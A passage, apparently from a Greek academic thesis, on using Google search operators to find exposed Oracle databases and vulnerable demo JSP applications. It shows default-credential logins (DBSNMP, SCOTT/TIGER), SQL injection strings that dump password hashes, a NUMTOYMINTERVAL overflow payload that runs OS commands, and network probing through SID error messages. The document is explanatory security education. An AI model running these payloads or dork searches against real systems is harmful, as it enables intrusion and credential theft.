


Εικόνα 13.

Στην συνέχεια επιλέγουμε από τα αποτελέσματα έναν server ο οποίος είναι εκτεθειμένος πλήρως στο διαδίκτυο :

Εικόνα 14.


Οι συνδυασμοί των συμβολοσειρών κειμένου για την αναζήτηση είναι ατελείωτες, όπως είναι ο αριθμός των μηχανών αναζήτησης που μπορούν να ερωτηθούν. Είναι προφανές ότι υπάρχει ένας μεγάλος αριθμός Oracle βάσεις δεδομένων που εκτίθενται εκεί έξω. Από αυτές τις βάσεις δεδομένων, είναι πολύ πιθανό ότι ένα σημαντικό μερίδιο θα έχει αδυναμίες στην ασφάλεια, συμπεριλαμβανομένων προκαθορισμένων λογαριασμών χρηστών και των κωδικών πρόσβασης. Παρακάτω θα δούμε με ένα παράδειγμα πόσο απλό είναι να εκμεταλλευτεί κάποιος τέτοιου τύπου κενά ασφαλείας. Αφού πατήσουμε στο παραπάνω link συνδεόμαστε στο iSQL*Plus το οποίο τρέχει σε έναν Oracle HTTP Server. Στο συγκεκριμένο παράδειγμα έχει γίνει εγκατάσταση της Oracle9i Release 2 με το patch set 9.2.0.5 και patch για το Security Alert #68.[13]




Εικόνα 15.

Στο παράδειγμά μας έχουμε πληκτρολογήσει ένα από τα πιο κοινά ονόματα χρήστη και κωδικού πρόσβασης για την Oracle, την λέξη «DBSNMP[1]» και στα δύο πεδία. Επειδή ο λογαριασμός αυτός είναι τύπου «προνομιούχου» (privilege) η χρησιμοποίηση της λέξης αυτής αποτελεί τον παραδοσιακότερο και πιο εύκολο συνδυασμό SCOTT/TIGER[2] σε Oracle βάση δεδομένων. Έρευνες αποδεικνύουν ότι κάπου μεταξύ είκοσι και πενήντα τοις εκατό όλων των βάσεων δεδομένων της Oracle λειτουργούν με τουλάχιστον έναν προκαθορισμένο όνομα χρήστη και κωδικό πρόσβασης. Στην περίπτωσή μας αφού εισαχθούμε στην βάση, στην συνέχεια επιλέγουμε τον πίνακα DBA_USERS της βάσης δεδομένων μας και μας εμφανίζει τον πίνακα με όλα τα ονόματα χρηστών και των κωδικών πρόσβασής τους.[13]

[1] DBSNMP ονομάζεται ο λογαριασμός που χρησιμοποιείται από τον ευφυή agent της Oracle έτσι ώστε να συνδέεται αυτόματα σε απομακρυσμένους servers προκειμένου να παρασχεθούν πληροφορίες προς παρουσίαση.
[2] Σχεδόν κάθε βάση δεδομένων της Oracle έχει έναν λογαριασμό με user name SCOTT και κωδικό πρόσβασης TIGER. Πήρε το όνομά του από τον Bruce Scott (ένας από τους αρχικούς υπαλλήλους της Oracle) και ο κωδικός πρόσβασης από το όνομα της γάτας της κόρης του.



Εικόνα 16.



Εικόνα 17.

3.4 ΧΡΗΣΗ SQL ΕΝΤΟΛΩΝ ΣΕ DEMO WEB ΕΦΑΡΜΟΓΕΣ

Οι μηχανές αναζήτησης μπορούν επίσης να χρησιμοποιηθούν έτσι ώστε να βρεθούν ιστότοποι με γνωστά κενά ασφαλείας. Αυτό μπορεί να γίνει πολύ απλά όπως, με την

αναζήτηση ενός URL το οποίο θα περιέχει το όνομα της τρωτής ιστοσελίδας ή εφαρμογής. Η Oracle στέλνει διάφορες web εφαρμογές μαζί με τις βάσεις δεδομένων της. Αυτές οι εφαρμογές ενεργοποιούνται εξορισμού επικοινωνώντας με την θύρα 7777 και είναι γνωστό ότι είναι τρωτές σε επιθέσεις με χρήση SQL εντολών. Παρακάτω θα δούμε πως χρησιμοποιούν οι επιτιθέμενοι τις μηχανές αναζήτησης προκειμένου να επιτεθούν σε Oracle βάσεις δεδομένων εκμεταλλεύοντας τις γνωστές ευπάθειες των web εφαρμογών της. Οι επιθέσεις–προσομοιώσεις έγιναν στα εργαστήρια δοκιμών της εταιρείας AppSecInc. (Application Security Inc.).[11]
Θα χρησιμοποιήσουμε δύο από αυτές τις εφαρμογές οι οποίες είναι εύκολο να αναζητηθούν από τις μηχανές αναζήτησης :


1. **/demo/sql/jdbc/JDBCQuery.jsp**
2. **/demo/sql/tag/sample2.jsp**

Αναζητώντας στο Google με την έκφραση **«allinurl:JDBCQuery.jsp»**[12] για την πρώτη εφαρμογή παρατηρούμε ένα πλήθος αποτελεσμάτων από ιστοσελίδες τις οποίες ένας εισβολέας μπορεί εύκολα να επιτεθεί όπως αναφέρθηκε προηγουμένως με την χρήση εντολών σε SQL. Μόλις εισαχθούμε, πατώντας σε ένα από τα παραπάνω URL's στην εφαρμογή JDBC, μας ζητείται στην αρχική οθόνη ερωτήματος (JDBC Query application) να δώσουμε πληροφορίες για την βάση δεδομένων στην οποία θέλουμε να συνδεθούμε (JDBC Connection Configuration). Σε αυτό το σημείο ο επιτιθέμενος χρειάζεται τον παράγοντα τύχη και την διαίσθησή του προκειμένου να μαντέψει (αν δεν γνωρίζει ήδη) το όνομα της βάσης δεδομένων. Ωστόσο αυτό συμβαίνει σπάνια μιας και όπως προαναφέρθηκε οι περισσότερες εφαρμογές χρησιμοποιούν τον default account SCOTT.
Μόλις επιλεγεί η βάση που επιθυμεί ο επιτιθέμενος μπορεί να εκτελέσει γεγονότα μέσω εντολών SQL. Για παράδειγμα αν πληκτρολογήσει την εντολή :


X' UNION SELECT password FROM dba_users WHERE username='SYSTEM

Θα έχουμε ως αποτέλεσμα τους κωδικούς πρόσβασης όλων[1] των χρηστών της βάσης δεδομένων του server:

[1] http://www.pentest.co.uk/sql/check_users.sql



Εικόνα 18.




Εικόνα 19.

Τώρα αν τρέξουμε την εντολή:

1=2 UNION SELECT 'sys.database_name', -500 FROM dual

Το αποτέλεσμα μισθοδοσίας που θα επιστραφεί στον επιτιθέμενο θα είναι το παρακάτω:



Εικόνα 20.

Έχει παρατηρηθεί ότι πολλοί διαχειριστές βάσεων δεδομένων δεν γνώριζαν ότι μπορούσαν να χρησιμοποιηθούν τόσο απλά οι εντολές της SQL έτσι ώστε κάποιος να πάρει τον έλεγχο ενός συστήματος. Το πρόβλημα είναι όμως ότι υπάρχουν κάποιοι εκεί έξω οι οποίοι γνωρίζουν τους τρόπους. Και μάλιστα τους δημοσιεύουν και στο διαδίκτυο έτσι ώστε όλοι να μάθουν τις μεθόδους τους. Για παράδειγμα ένας άλλος τρόπος επίθεσης είναι η χρησιμοποίηση κώδικα ο οποίος είναι δημοσιευμένος κάπου στο διαδίκτυο (π.χ. newsgroups) και χρησιμοποιώντας τον κατάλληλα ένας εισβολέας μπορεί να πάρει τον έλεγχο μιας Oracle βάσης δεδομένων.[11]


Αυτή η μέθοδος επίθεσης εκμεταλλεύεται ένα κενό ασφαλείας σε μια ενσωματωμένη συνάρτηση της Oracle η οποία ονομάζεται **NUMTOYMINTERVAL**[1]**.** Αυτή η συνάρτηση είναι διαθέσιμη σε οποιονδήποτε χρήστη (συμπεριλαμβανομένου και του SCOTT) και δεν μπορεί να αφαιρεθεί ή να περιοριστεί. Επίσης με την προεπιλεγμένη

[1] Στην Oracle/PLSQL η numtoyminterval συνάρτηση μετατρέπει έναν αριθμό σε διάστημα ετών και μηνών. Για π.χ. η έκφραση INTERVAL '2-6' YEAR TO MONTH συμβολίζει το διάστημα χρόνου 2 ετών και 6 μηνών.

εγκατάσταση της Oracle δεν περιλαμβάνεται κάποια διόρθωση λογισμικού (patch). Έτσι χρησιμοποιώντας τον έτοιμο κώδικα που βρήκε από το newsgroup Full Disclosure για παράδειγμα ο επιτιθέμενος μπορεί να χρησιμοποιήσει την εφαρμογή JDBCQuery.jsp για να εκτελέσει εντολές κάτω από τα προνόμια που θα είχε μόνο ένας Administrator στην βάση δεδομένων. Στο παράδειγμα παρακάτω βλέπουμε πως ένας επιτιθέμενος μπορεί να επιλέξει ποιές εντολές να εκτελέσει αντικαθιστώντας την σειρά «echo ARE YOU SURE? >c:\Unbreakable.txt» με οποιαδήποτε εντολή λειτουργικών συστημάτων.[11][13]


'1'='2' UNION SELECT NUMTOYMINTERVAL(1,'AAAAAAAAAABBBBBBBBBBCCCCCCCCCCABCDEFGHIJKLMNOPQR' || chr(59) ||chr(79) || chr(150) || chr(01) || chr(141) || chr(68) || chr(36) || chr(18) || chr(80) || chr(215) || chr(21) || chr(52) ||chr(35) || chr(148) || chr(01) || chr(255) ||chr(37) || chr(172) || chr(30) || chr(148) || chr(01) || chr(32) || 'echo ARE YOU SURE? >c:\Unbreakable.txt'), 1 from dual

Βέβαια για να είναι επιτυχής η επίθεση αυτή θα πρέπει στην αρχική οθόνη που έχουμε προαναφέρει (JDBC Connection Configuration) να εισάγουμε μια αποδεκτή συμβολοσειρά από το σύστημα προκειμένου να συνδεθούμε στην βάση δεδομένων :



Εικόνα 21.

Ως προεπιλογή του συστήματος η σύνδεση γίνεται μέσω της τοπικής θύρας 1521 χρησιμοποιώντας την αναγνώριση συστήματος, δηλαδή το SID (System Identification) της Oracle. Αυτό λειτουργεί συχνά αλλά όχι πάντα. Αν δεν εισβάλει ο επιτιθέμενος στο σύστημα τότε θα πρέπει να μαντέψει το SID γεγονός το οποίο για κάποιον επαγγελματία δεν είναι και πολύ δύσκολο. Σε περίπτωση λανθασμένου SID θα εμφανιστεί το παρακάτω μήνυμα [11][14]:



Εικόνα 22.

Αυτό το μήνυμα λάθους (Invalid SID) είναι πολύ διαφορετικό από το μήνυμα λάθους που επιστρέφεται όταν η θύρα ή η IP διεύθυνση δεν αποκρίνονται. Σε αυτήν την περίπτωση έχουμε το εξής μήνυμα[11][14] :


SQL error:
java.sql.SQLException: Io exception: The Network Adapter could not establish the connection

Αυτά τα μηνύματα λάθους αντιπροσωπεύουν ακόμα ένα κενό ασφαλείας στην εφαρμογή ερώτησης JDBC. Ένας επιτιθέμενος μπορεί να χρησιμοποιήσει αυτές τις πληροφορίες για να εξετάσει το εσωτερικό δίκτυο για ενεργές Oracle βάσεις δεδομένων ή απλά για προσβάσιμες θύρες και IP διευθύνσεις. Εισάγοντας διαρκώς διαφορετικές παραμέτρους για τις θύρες, τις IP's και το SID και στην συνέχεια παρατηρώντας τα αποτελέσματα που επιστρέφουν, ένας ανώνυμος χρήστης του διαδικτύου μπορεί να ανιχνεύσει ολόκληρο το δίκτυο μιας εταιρείας ανεξάρτητα από τα μέτρα ασφαλείας (firewalls κ.τ.λ.). Οι επιτιθέμενοι εκμεταλλεύονται αυτό το κενό για να χαρτογραφήσουν ολόκληρο το εσωτερικό δίκτυο του στόχου τους. Στην συνέχεια θα χρησιμοποιήσουν τον κεντρικό HTTP server στον οποίο εκτελούνται οι τρωτές εφαρμογές της Oracle έτσι ώστε να μπορεί να συνδεθεί σε κάθε μία βάση δεδομένων του συστήματος ξεχωριστά, ενώ παράλληλα θα εκτελεί τις επιθέσεις επανειλημμένα καθώς θα προχωράει όλο και βαθύτερα στο σύστημα. Συμπεραίνουμε λοιπόν ότι σε αυτήν την μέθοδο αρκεί μόνο μία

μικρή web εφαρμογή η οποία είναι τρωτή έτσι ώστε ένας εισβολέας να εκμεταλλευτεί όλους τους εσωτερικούς πόρους και τα δεδομένα ενός συστήματος βάσεων δεδομένων.[11][14]

3.5 ΑΝΑΖΗΤΩΝΤΑΣ ΚΑΤΑΛΟΓΟΥΣ ΑΡΧΕΙΩΝ (DIRECTORY INDEXING)

Ένα κοινό χαρακτηριστικό γνώρισμα πολλών web servers είναι να εμφανίζουν έναν κατάλογο αρχείων όταν ο χρήστης στην θέση της διεύθυνσης URL πληκτρολογήσει το όνομα του καταλόγου. Αυτό το χαρακτηριστικό γνώρισμα είναι γνωστό ως Indexing ή Directory Browsing. Το αποτέλεσμα του Indexing είναι παρόμοιο με αυτό της προβολής ενός καταλόγου σε ένα τοπικό σύστημα αρχείων. Όταν ένα σύστημα έχει ενεργό το Directory Browsing είναι απλό για έναν χρήστη να απαριθμήσει και να έχει πρόσβαση σε οποιαδήποτε αρχεία είναι ανακτήσιμα από τον web server ακόμα και αν αυτά τα αρχεία δεν είναι συνδεδεμένα με κάποια εφαρμογή. Φυσικά είναι πολύ πιθανό κάποια directories να περιέχουν αρχεία με ευαίσθητα δεδομένα γεγονός το οποίο θέλει να εκμεταλλευτεί ένας επιτιθέμενος από την στιγμή που αυτά είναι πλήρως εκτεθειμένα στο διαδίκτυο. Το βασικό μειονέκτημα του Directory Browsing έχει να κάνει με τις μηχανές αναζήτησης. Εάν μια μηχανή αναζήτησης μπορεί να βρεί ένα αρχείο, ακόμα και αν αυτό περιέχει ευαίσθητα δεδομένα, θα καταγραφεί. Συνεπώς ένας εισβολέας μπορεί με μία αναζήτηση να βρεί ιστοσελίδες οι οποίες έχουν το Directory Browsing ενεργό χρησιμοποιώντας την ετικέτα «intitle» στο πεδίο αναζήτησης και δίνοντας ως παράμετρο την φράση «index of», η οποία και συναντάται στον τίτλο οποιασδήποτε ιστοσελίδας με ενεργό Directory Browsing. Ένα «ευαίσθητο» αρχείο το οποίο συχνά εκτίθεται από το directory indexing είναι το **listener.ora.** Αυτό το αρχείο διαμόρφωσης της Oracle είναι εγκατεστημένο στον κόμβο στον οποίο εκτελείται το πρόγραμμα του listener ο οποίος είναι υπεύθυνος για την επικοινωνία με τον client πριν εκείνος συνδεθεί με τον server, καθορίζοντας επίσης τον τρόπο και τις λεπτομέρειες της σύνδεσης. Το listener.ora περιέχει πληροφορίες όπως τα SID names, τις IP διευθύνσεις αριθμούς θυρών και ακόμα και τον κωδικό του listener. Παρακάτω φαίνεται ένα παράδειγμα μιας τέτοιας εξειδικευμένης αναζήτησης μέσω της μηχανής αναζήτησης της Google[11][14] :



Εικόνα 23.

Ο επιτιθέμενος ψάχνοντας μέσα σε αυτά τα αρχεία μπορεί να βρεί δύο χρήσιμες πληροφορίες:

1. Την θέση οποιασδήποτε βάσης δεδομένων είναι γνωστή στον listener

2. Τον κωδικό πρόσβασης που χρησιμοποιεί ο listener. Εάν μάλιστα δεν υπάρχει καθόλου ορισμένος κωδικός τότε η κατάσταση κινδύνου είναι ακόμη μεγαλύτερη. Υπάρχουν πολλά άλλα αρχεία της Oracle τα οποία περιέχουν ευαίσθητα δεδομένα και μπορούν να βρεθούν με παρόμοια τεχνική με αυτή που αναφέρθηκε παραπάνω. Παρατίθονται μερικά από αυτά :

- **tnsnames.ora**: αρχείο διαμόρφωσης το οποίο μετατρέπει τα λογικά ονόματα βάσεων δεδομένων της Oracle σε συγκεκριμένες IP διευθύνσεις, θύρες και SID's.
- **sqlnet.ora**: αρχείο διαμόρφωσης το οποίο θέτει τις παραμέτρους που χρησιμοποιεί το πρωτόκολλο SQL*NET. Μεταξύ αυτών των παραμέτρων είναι και το SQLNET.CRYPTO_SEED το οποίο χρησιμοποιείται κατά την κρυπτογράφηση της κυκλοφορίας του δικτύου.

- **sqlnet.log**: αρχείο το οποίο δημιουργείται όταν γίνεται προσπάθεια για σύνδεση σε μια βάση δεδομένων του συστήματος. Περιέχει τις πληροφορίες όπως το όνομα χρήστη, την διεύθυνση IP, αριθμός θύρας, SID της βάσης δεδομένων, και την έκδοση της βάσης δεδομένων. [11][14]

Μόλις ο επιτιθέμενος συλλέξει αυτές τις πληροφορίες, το να εισβάλει μέσα στην βάση δεδομένων γίνεται ευκολότερη και λιγότερο χρονοβόρα. Συμπεραίνουμε λοιπόν ότι αυτά είναι κρίσιμα κενά ασφαλείας τα οποία θα πρέπει να ασφαλιστούν ανεξάρτητα από την ασφάλεια της «περιμέτρου» του δικτύου (firewalls κ.τ.λ.). [11][14]

3.6 ΕΠΙΘΕΣΕΙΣ ΣΤΗΝ GOOGLE

Εισαγωγή

Σε αυτή την ενότητα θα παρουσιαστούν όλες εκείνες οι περιπτώσεις κατά τις οποίες η μηχανή αναζήτησης της Google δέχθηκε επίθεση προκειμένου να αλλάξουν τα αποτελέσματα αναζήτησης, σύμφωνα με τον αλγόριθμο PageRank και να αυξηθεί η δημοτικότητα κάποιων ιστότοπων. Θα παρουσιαστούν επίσης και επιπλέον λόγοι, όπως για παράδειγμα πολιτικοί ή ακτιβιστικοί για τους οποίους η Google δέχθηκε επίθεση από το 1999 μέχρι σήμερα. Τέλος θα αναφερθούν και οι σημαντικότερες επιθέσεις στην χώρα μας στην Google Hellas.

3.7 GOOGLE BOMBING/WASHING

Η ύπαρξη του αλγόριθμου PageRank δημιούργησε την ιδέα ότι θα μπορούσε κανείς να «οδηγήσει» την αναζήτηση, με βάση έναν όρο προσβλητικό, σε κάποια ιστοσελίδα, την οποία θέλουμε να «προσβάλουμε». Αυτός ο τρόπος «προσβολής» ονομάστηκε **βόμβα Google**. Μια βόμβα Google κατασκευάζεται όταν ένα μεγάλο πλήθος ιστοχώρων συνδέουν στη σελίδα αυτή με τον παραπάνω τρόπο, όχι τυχαία, αλλά με σκοπό να επηρεάσουν τα αποτελέσματα της μηχανής αναζήτησης. Τα google bombs οργανώνονται ανεπίσημα μεταξύ κατόχων ιστολογίων (blogs) ή άλλων ιστότοπων, με συμφωνία και εθελοντική τοποθέτηση τέτοιων συνδέσμων με το ίδιο κείμενο και προορισμό τον ίδιο

